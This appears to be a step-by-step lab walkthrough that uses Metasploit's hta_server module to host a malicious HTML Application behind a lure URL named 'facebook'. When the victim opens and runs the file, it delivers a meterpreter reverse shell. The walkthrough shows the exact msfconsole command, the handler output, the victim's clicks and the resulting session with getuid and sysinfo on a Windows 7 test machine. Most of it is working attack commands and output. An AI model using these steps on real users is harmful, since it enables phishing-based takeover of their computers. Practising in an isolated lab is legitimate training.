

## HTA Web Server

### Description

This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed.

### Steps for Exploitation:

#### Step 1: Identifying Host IP address

```
(fri3d@duck) ~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.4 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27ff:fe04:209f prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:04:20:9f txqueuelen 1000 (Ethernet)  
    RX packets 1 bytes 590 (590.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 11 bytes 1142 (1.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#### Step 2: Commands

```
(root@duck) ~/home/fri3d  
# msfconsole -q -x "use exploit/windows/misc/hta_server; set srvhost 192.168.0.4; set uripath facebook; run"
```

Usage:

msfconsole -q -x "use <Modulename>; Set srvhost <Host IP>; Set uripath <Anynameuwant>; run"

Console options:

-q	--quiet	Do not print MSFconsole banner on startup.
-x	--execute	Execute the specified console commands use [ ; ] for multiples.

#### Step 3: Set the required module variables

SRVHOST -- The local host or network interface to listen on.  
This must be an address on the local machine or 0.0.0.0  
to listen on all addresses.

URIPATH -- The .hta file to use for this exploit.

#### Step 4a: Delivering PAYLOAD


```
(root@duck)~[/home/fri3d]
# msfconsole -q -x "use exploit/windows/misc/hta_server; set srvhost 192.168.0.4; set uripath facebook; run"
[*] Starting persistent handler(s)...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
srvhost=> 192.168.0.4
uripath=> facebook
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.4:4444
[*] Using URL: http://192.168.0.4:8080/facebook
[*] Server started.
msf6 exploit(windows/misc/hta_server) > _
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
#### Step 4b: Open Target's web browser



#### Step 4c: Paste "URL"



#### Step 4d: Pop-up



#### Step 4e: Open Downloaded file



#### Step 4d: Click "Run"



#### Step 4e: Result

```
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msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.6 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.4:4444 -> 192.168.0.6:64224) at 2021-10-02 10:54:51 +0800
msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  --
  1   meterpreter x86/windows IEWIN7\IEUser @ IEWIN7 192.168.0.4:4444 -> 192.168.0.6:64224 (192.168.0.6)

msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server: username: IEWIN7\IEUser
meterpreter > sysinfo
Computer      : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > _
```

## Step 5: Creating .bat file at Target's Desktop using meterpreter shell.

